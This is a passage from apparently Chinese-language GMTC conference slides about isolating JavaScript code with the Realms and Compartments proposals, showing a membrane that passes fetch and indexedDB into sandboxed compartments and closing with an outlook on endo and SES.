    localTZAHook(): string

    // Trusted types
    canCompileHook(): boolean
}
```



```
const realm = new Realm()
const setup = await realm.importValue('./init.js', 'setup')
// communicate with another side of isolated realm
// to setup membrane of fetch and indexedDB
membrane(setup, { fetch, indexedDB })

// init.js
// create a setup function for otherside to call
// receives proxy to the main world fetch and indexedDB
export const setup = membrane.setup(async (abilities) => {
    const { fetch, indexedDB } = abilities

    // How to freeze the current realm's primordial?
    const app_network = new Compartment({ fetch }).import('./src/network/index.js')
    const app_database = new Compartment({ indexedDB }).import('./src/database/index.js')

    new Compartment({
        database: await app_database,
        network: await app_network,
    }).import('./src/index.js')
})
```

展望

- Stage 2 Realms 提案
- Stage 1 Compartments 提案
- 🚧 https://github.com/endojs/endo 安装、编译时防护
- 🚧 https://npmjs.com/ses 运行时防护

GMTC
全球大前端技术大会

THANKS

InfoQ